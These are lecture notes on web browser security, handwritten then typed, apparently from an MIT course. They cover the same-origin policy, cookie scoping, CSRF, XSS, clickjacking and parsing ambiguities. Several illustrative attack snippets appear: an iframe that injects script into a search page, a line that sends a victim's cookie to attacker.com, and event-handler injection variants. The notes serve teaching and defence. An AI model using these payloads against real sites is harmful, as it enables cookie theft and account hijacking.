What assumptions should we make

- Attacker has some website
- Attacker can get users to visit their page
- Attacker doesn't control the network
- Browser + Server have no bugs

  L buffer overflow etc

Policy/goal

- Site A should not interfear w/ site B

  ↑ what does this mean

Often times you <u>want</u> interaction

the fb Like button

- Users should be able to identify/validate site

  L UI

A Page

HTML elements

DOM
has nodes
in a tree

Some global objects: window
: document

XML HttpRequest - get more data from network

Resources

Cookies
Session data
DOM nodes
frames/windows - how should they interact
URL in address bar - UI
Browser history
Client certificates

network address space

Pixels on screen

Can JS draw these on screen

and more!

Principle

Origin = (protocol, host, port)

3 tuple

$\underbrace{\text{http}}_{\text{protocol}}://\underbrace{\text{web.mit.edu}}_{\text{host}}:\underbrace{80}_{\text{port}}/\underbrace{6.858}_{\text{we don't care about path}}$

JS code runs w/ principle of frame's origin

<script src = ... >

6

(I'm much more familiar w/ this stuff)

Access Control

"Same origin policy"

How does browser decide if JS can access
some resources

Frames/windows → like capabilites in capiscum

You can't ref stuff you don't have
access to

Some fn needs to return it to you

But are some global name spaces

window.open("url")

but window.open("url", "name")
↑ handle

anyone w/ handle can change it!

Some resources map to origins


Dom node → origin is containing frame

(like Prot: unix, but can't chmod)

Cookies

almost map to origin - but not quite

key = value ↔ domain (*.mit.edu)
path (6.858)
secure flag



¿So who can access Cookie?

- when send ; matching profile
  - but doesn't match exactly!

Cookies in JS

document.cookie

But some gaps,

Origin's protocol is ignored

80 or 443 not enforced

is secure flag to only send over SSL

Cookie path ignored in JS

Host vs domain

Who can write cookies

force a victim into your session

Can blow a victim into your acct

then look at sent mail/logs

So is also security sensitive

host vs domain issue again

browser ⇄ mail.yahoo.com

Set cookie *.yahoo.com ✓ works

*.com ⊗ bad

*.yahoo.co.uk ⊗ bad

*.uk ⊗ bad

*.co.uk ⊗ also bad

But how test for this?

Can't just test # components

browser must hard code table

.com : 1

.uk : 2

.de : 1

etc

Should non-SSL site be able to give you a cookie that overwrites ~~own~~ existing secure cookie?

Yes → can change session

No → might break some page in some cases

requiring check → could see if set

having a hierarchy for both
- then insecure can leak over time

No real good option

HTTP Responses

└ URL origin

1.) In same origin → can see response
└ like asking your browser to fetch
an action MIT URL w/ your certs!

2.) Diff origins

a) load images from any site
<img src = ...>
Can't see pixels
but can see dimension

b) JS files
browser will run
└ So can build middle man
to load other sites

c) Stylesheets

d) flash plug ins

Wen browser issues reqs - it includes all of their cookies
for that origin

So diff if attacker just loaded it

Can you do this w/ POSTs?

- harder -> make forms + try to submit
- but he can't think of any examples
- nor think its impossible

Can't change refferer

but not many ~~sites~~ ~~do~~ browsers don't send them

or firewall/proxy try to pull out

but more reliable for HTTPS

CSRF


Cross Site Request Forgery

bank.com/xfr?to=... &amt=____

So many sites req ~~[illegible]~~ token in addition to url

embed token in body

(not dealing w/ Cross Origin Resource Sharing)



Not perfect - but better than nothing

CSS parser is very permissive

if embed token in CSS - can pull it out that way

So put ")]}\n" before it

Now browser manf can be extra viligent about that string

Cross Site Scripting

amazon.com/seach ? q = XX

Search for : XX

Victim

attacker.com

```
<IFRAME
   src = "http: amazon.com/
      serch ? q = <JS ></script> "
```

Amazon will return

Search for <script>

runs in browser as amazon

- get cookies + send
- make txn

So Amazon must be careful
before ever echoing back user text

Many ways for site to tell browser to
run code w/ my priviliges

<img onclick = "..." >

Google has sep domain googleusercontent.com

Some browsers have XSS defense mechanisms
Correlate URL w/ page

How do you do better?
- Screw the Internet
- don't use JavaScript
  but no features
- NoScript
Its usually incomplete
don't even know if it solves problem

Principles

- No ambiguity
    - be explicit
    - parse consistently
    - if non standard → break
        - ↳ don't bend over backwards
- Security relevant pieces should be easy to abstract
- Be consistent
    - like w/ same-origin policies

L7 9/26

Web application security

```
Historically, much of the security action was on the server.
  So far, we have been looking at security of servers.
  E.g., OKWS (paper from 2004) worried about bugs in server-side code.
  Web applications were mostly running code on the server.
  Browser received HTML, displayed it, followed links, etc.

Modern web applications rely on client-side code to run in web browsers.
  Mostly Javascript, but also Flash, Native Client (later lecture),
    and even HTML, CSS, and PDF, in various ways.
  Advantages: dynamic content, low-latency responsiveness, etc.
  Drawback: much harder to reason about and avoid security problems.

  What does a browser need to do in order to isolate client-side code?
    Sandbox code: interpose on all interactions with resources.
    Controlled access to resources: decide what operations can be performed.
  Some bugs arise in sandboxing code, but many more arise in allowed operations.
    Both implementation bugs in browser code, and design-level bugs.
    (E.g., designers did not think through all implications of some API..)
  This lecture's discussion will inevitably be incomplete, possibly buggy..
    See "Browser Security Handbook" and "The Tangled Web" for more completeness.
    Will try to cover some over-arching principles (to the extent they exist).
    Will also talk about some interesting past/present pitfalls.

How did this design come about?
  Incremental design/development: no single coherent design.
  Security issues patched as they were discovered, with extra rules/checks.
  Browser vendors competed (and to some extent still compete) on functionality.
  Adding new features (or even security mechanisms) before standards.
  Historically, W3C has largely been documenting what browsers already do,
    instead of proposing new standards that browsers will then implement.
  Browsers didn't always agree on overall plan, or the implementation details.
    As a result, many inconsistent corner cases that can be exploited.
  Now, there's quite a bit of collaboration "behind the scenes".
    Developers of Chrome, Firefox, IE talk to each other a fair amount.
  Important issues get fixed slowly over time.
    Compatibility is a huge constraint, hard to break old sites.
    (Users will stop using your web browser!)
  Some of the fixes take place in Javascript libraries (jQuery, etc).
    When possible, just a compatibility layer on top of raw browser APIs.

Threat model / assumptions.  [ Are they reasonable? ]
  Attacker controls his/her own web site, attacker.com.
    Inevitable, with some other domain name.
  Attacker's web site is loaded in your browser.
    Advertisements, links, etc.
  Attacker cannot intercept/inject packets into the network.
    Will try to solve separately with SSL.
  Browser/server doesn't have buffer overflows.
    Will try to solve separately with wide variety of techniques.

Policy / goals.  [ Not complete, but at least a subset.. ]
  Isolation of code from different sites.
    One web site shouldn't be able to interfere with another web site.
    Hard to pin down: what is interference vs. what is legitimate interaction?
    Will look at what this means in various contexts..
  Allow user to identify web site.
    User should be able to tell what web site they are interacting with.
    Necessary if user is relying on page contents, or enters confidential data.
    Phishing attacks often try to mislead the user / violate UI security.
    Note: identifying site would be meaningless without code isolation.
  We will largely focus on code isolation for this lecture.
    UI security is quite important but is even less clear / well-defined.
    Will cover common programming mistakes (SQL injection, XSS) next lecture.

How does Javascript interact with a web page?
  HTML elements -> DOM nodes organized in a tree.
  Javascript code in <SCRIPT> tags, event handlers (onClick) on DOM nodes, etc.
  Language is single-threaded, event-based (will be used extensively in lab 5).
  DOM nodes are objects that can be manipulated by Javascript.
  Global objects/names (window, document, XMLHttpRequest) allow add'l operations.
  HTML elements / DOM nodes can invoke Javascript via event handlers.
  HTML frames allow pages/code from multiple sites to co-exist in one window.
  Javascript issues HTTP requests using XMLHttpRequest or by creating DOM nodes.

What are some of the resources that matter in a web browser?
  DOM nodes.
  Browser windows.
  HTTP cookies.
  HTTP responses.
  Network addresses (what machines can you talk to over the network).
  Pixels on the screen (in part for UI security).

What are the principals?  (Equivalent of the UID from a Unix system.)
  HTTP "origins": tuple of protocol, host, and port.
    http://web.mit.edu/6.858/     -> (http, web.mit.edu, 80)
    http://web.mit.edu/bitbucket/ -> (http, web.mit.edu, 80)
    https://web.mit.edu/6.858/    -> (https, web.mit.edu, 443)
  Javascript code runs with the principal of the frame that "loaded it".
    Doesn't matter where code came from.
      E.g., <SCRIPT SRC="http://www.google.com/foo.js">.
      Still runs as the page containing the <SCRIPT> tag.
      Think of it as you running a binary from another user's home directory.
    Principal/origin often used to decide on access to some resource.
  Javascript code can adjust its origin (document.domain) to a suffix.
    E.g., can change origin from (http, web.mit.edu, 80) to (http, mit.edu, 80).
    Meant to help two sites in the same higher-level domain to cooperate.

How does the browser decide on resource access?
  Overall plan is usually called the "Same-Origin Policy".
    "Intuitive" goal: should only be able to access resources from same origin.
    Assumes there's a clear origin associated with every resource.
    Unclear how origins should interact if necessary.
    Invented "after the fact", so there are a number of exceptions.

  To some extent, Javascript sandboxing is based on capabilities.
    Language does not allow a program to manufacture references.
    Code can only operate on objects that it has a reference to.
      E.g., to navigate window/frame, must have handle on that object.
      No reference on window/frame -> cannot navigate.
    Recall from Capsicum paper: this works if there's no global namespaces.
      Unfortunately there are global namespaces for frames/windows.
      E.g., window.open("url", "name").
      Another page can get a handle on this window by passing in the same name.
      Have to be extra-careful with named windows!

  Some resources are handled according to origins.
    Frame/window: origin of the frame's URL (or the adjusted document.domain).
    DOM node: origin of the frame in which it resides.

  Cookies almost have an origin.
    Ubiquitous mechanism to keep state (e.g., session info) in browser.
      Typically holds user's authentication token: juicy target!
  Cookie associated with a domain and a path (e.g., *.mit.edu/6.858/).
    Whoever sets cookie gets to specify domain and path.
    Can be set by server using a header, or by writing to document.cookie.
    There's also a "secure" flag to indicate HTTPS-only cookies.
  Browser keeps cookies in some persistent storage.
    Modulo expiration, ephemeral cookies, etc, but that's beside the point.

  Who can access the cookie?
    On each HTTP request, browser puts all matching cookies in header.
      E.g., http://www.csail.mit.edu/6.858/ would match, but not
            http://web.mit.edu/bitbucket/.
      Secure cookies only sent along with HTTPS requests.
    Inside browser, can access cookies that match origin.
      Cookie's path ignored.
      Origin's port ignored.
      Origin's protocol kind-of matters.
        "Secure" cookies are accessible only to HTTPS origins.
        Non-"secure" cookies can be accessed by HTTP+HTTPS origins.

  Does overwriting the cookie matter?
    Potentially yes: e.g., force victim into my gmail account.
    Will be able to read their sent emails, etc.

  Who can overwrite a cookie?
    Can web server at www.google.com set cookie for *.google.com?
    How about for *.com?  (That would get sent to www.amazon.com..)
    How about www.google.co.uk setting cookie for *.co.uk?
    Browsers hard-code a list of TLDs with their naming policies.
    Non-secure cookie can sometimes override existing secure cookie.

Some resources have a bunch of exceptions: HTTP responses.
  Accessible almost-only to code in same origin as URL.
    (Non-CORS) XMLHttpRequest only allows same-origin requests.
  Exception: can load an image from any URL in any page/frame.
    Image gets displayed, but Javascript can't access image contents.
    However, Javascript learns the size of the image.
  Exception: can load Javascript code from any URL in any page/frame.
    Code runs in the frame, although can't be directly accessed.
  Exception: can load CSS stylesheet from any URL in any page/frame.
    Again, can't access the bytes, but might infer something about it.
  Exception: can run plugins on data from any URL in any page/frame.
    <EMBED SRC=...> tag; depends on plugin.

  Complication: HTTP cookies are sent along with all HTTP requests.
  What if adversary tricks your browser to GET http://bank.com/xfer?...
    Called a "cross-site request forgery" (CSRF) attack.
    Common solution: embed additional per-user token in bank's legit link.
    Adversary can't embed it into their request.
    Server rejects requests that don't have the correct per-user token.
    POSTs are not immune either: anyone can construct form & submit from JS.

  What if adversary tricks your browser to GET http://bank.com/balance?...
    Adversary could try to interpret it as an image, Javascript, CSS, ...
      Doesn't have to parse fully: CSS parser is quite tolerant.
      Might learn what your balance is, as a result.
    Embedding CSRF-protection tokens in every URL may be overkill:
      makes it hard to cache, hard to prefetch, hard to link, etc.
    Often: make sure sensitive data doesn't parse as an image, JS, or CSS.
      Handbook suggests starting your sensitive data with ")]}\n"..

Network addresses almost have an origin.
  Can send HTTP/HTTPS requests to host/port matching the initial origin.
  Surprise interaction: DNS re-binding attacks, allows port-scanning, etc.
```

```
    More recent extension: WebSockets.
      Will allow connection to any server that responds using special format.
      Meant to prevent communication with existing servers: SMTP, HTTP, etc.

  Some resources don't have an origin.
    Pixels on the screen: can draw within boundaries of frame.
    Problem: can interact with pixels of sub-frames from other origins.
    UI redressing / "Clickjacking" attacks.
      Common with Facebook apps: trick user to click on "Allow" button.
    Workaround: security-sensitive sites do "frame-busting" to avoid framing.
    Can't always do this; some elements meant to be embedded ("Like" button).

What about URLs that don't have an origin?
  Examples:
    data:text/html,<b>Hello</b>
    about:blank
    javascript:document.cookie="x"
    ...
  Origin inheritance.
    Sometimes origin comes from whoever created this origin-less frame.
    Sometimes origin-less frame is not accessible to any other origin.

How does a web application developer protect their sensitive data (cookie)?
  Consider three parties:
    A vulnerable web site (amazon.com).
    A victim user, V.
    An attacker that has their own web site (attacker.com).
  Goal of attacker is to steal victim's amazon.com cookie.

  Common programming mistake: cross-site scripting (XSS).
  Suppose amazon.com has some page that prints back part of the arguments.
    E.g. (made up): http://amazon.com/search?q=foo prints "Searching for foo".
  If attacker constructs a link as follows:
    http://amazon.com/search?q=<script>xxx</script>
  .. then amazon's web server will print Searching for <script>xxx</script>.
  Attacker creates a page with an <IFRAME SRC="http://amazon.com/search?q=...">
    When victim visits page, IFRAME runs attacker's code as amazon's origin.
    Because running in victim's browser, has access to victim's amazon cookie.
    Can steal cookie: approx. <IMG SRC="http://attacker.com/" + document.cookie>

  How to avoid?
    Think hard about your code.
    Use some static analysis tool to find bugs in your code (next lecture).
    Put untrusted user content in a separate origin (privilege separation).

Interactions between origins: want to build mash-up applications.
  Yelp wants to integrate with Google Maps.
  Build an app that stores data into Google Docs.
  .. etc ..

  One approach: server-side interactions.
    Yelp fetches data from Google Maps, or loads/stores data from Google Docs.
    Undesirable: trusting Yelp, performance costs, ..

  One approach: force one site to trust the other (e.g., Yelp inlines GMaps).
    Yelp can just include a <SCRIPT SRC=...> tag to load GMaps code.

  Cross-origin frame communication.
    Message-passing API between frames: frame.postMessage(msg, targetOrigin);
    Receiver frame must register a Javascript function to handle incoming msgs.
    Need handle on target frame.
    Include targetOrigin in case frame is navigated before message is sent.
```

```
      Complex/inconsistent rules for allowing frame/window navigation.
    Anyone with handle on frame can send messages.

  Flexible cross-origin access control: CORS, fairly recent proposal.
    Server adds headers to specify who can issue HTTP reqs / see HTTP response.
    Access-Control-Allow-Origin specifies what origins can see HTTP response.
    Access-Control-Allow-Credentials specifies if browser should send cookie.

One interesting bit of UI security (might talk about others in SSL lecture).
  IDN: internationalized domain names (non-latin letters).
  Makes it difficult for users to distinguish two domain names from each other.
    Hard for users to tell if they're looking at a cyrillic or latin letter.
    Infact, glyphs displayed on the screen can be identical.
    E.g., "xn--80a8a.com" gets displayed as "Ð°Ñ.com", but "Ð°Ñ" is cyrillic.
  Wasn't part of the threat model before.
    Good example of how new features can undermine security assumptions.
    Browser vendors thought registrars will prohibit ambiguous names.
    Registrars throught browser vendors will change browser to do something.

Other subtly-different security policies:
  Flash.
    crossdomain.xml specifies which origins can talk to this server via Flash.
    XMLSockets: same origin (and sometimes others too), any port >1024.
  Java.
  Silverlight.
  Google's Gears (not so relevant anymore).
  ...

Ambiguous protocols.
  HTTP pipelining -> response splitting.
    Multiple HTTP requests can be issued over the same connection in pipeline.
    Responses are in-order: header, CRLF CRLF, data, header, ...
    Injecting additional CRLF's can sometimes cause browser to be "one off".
    E.g., if server's response includes arbitrary data as part of Cookie header.
    Can force browser to mis-interpret HTTP responses!

  HTML parsing.
    Suppose you want to strip Javascript from an adversary-supplied image tag.
    Which of these are dangerous?
      <img src="xx" onclick="xx">  [yes]
      <img src="xx onclick="xx">   [perhaps not]
      <img src="xx"onclick="xx">   [yes, implicit whitespace after end-quote]
      <img src=xx=""onclick="xx">  [yes on IE, =" starts quoted string]
    Inconsistent parsing makes it difficult to reason about security properties.

  Content sniffing.
    Typically, HTTP response includes a Content-Type header.
    Sometimes web servers are misconfigured, provide wrong header values.
    Browser tries to guess the type of a given document to "help".
    What happens if adversary includes <IFRAME SRC="http://victim.com/foo">?
      If the file is an image, will get rendered as image.
      If HTML or PDF, will get executed in browser under victim's origin.
      Server that allows uploading arbitrary images might be vulnerable,
        if some browser can think the image is actually HTML or PDF!

  Character encoding.

  Lesson: be explicit, no ambiguity!

Covert channels: history sniffing.
  CSS-based sniffing attacks.
  Cache access times for images.
```

```
What's changed since this handbook came out?
  Generally things have gotten more complicated.
  Just for reference, some of the new things:
    http://en.wikipedia.org/wiki/Content_Security_Policy
    http://en.wikipedia.org/wiki/Strict_Transport_Security
    http://en.wikipedia.org/wiki/Cross-origin_resource_sharing
    HTML5 iframe sandbox attribute.

What would a better design look like?
  Relatively easy to speculate about better designs.
  Hard to know if this would enable all the things on the web today.
  Backwards compatibility is a huge constraint in practice.

  Good ideas:
    Be explicit everywhere: no ambiguity or guessing.
    Retrofitting security is often difficult and error-prone.
    Clear notion of a principal that's not tied to anything else.
    Clear plan for what principal is used for every operation.
    Clear plan for what resources are protected, what the access rules are.
      Helps app developers know what they can rely on.
    Make it easy to figure out security-relevant pieces.
      Don't require complex parser (e.g., HTML, HTTP headers) to get policy.
    Clear mechanism for web sites to interact (message-passing, change ACLs?).

References (in addition to the "Browser Security Handbook"):
  "The Tangled Web", a book by Michal Zalewski.
```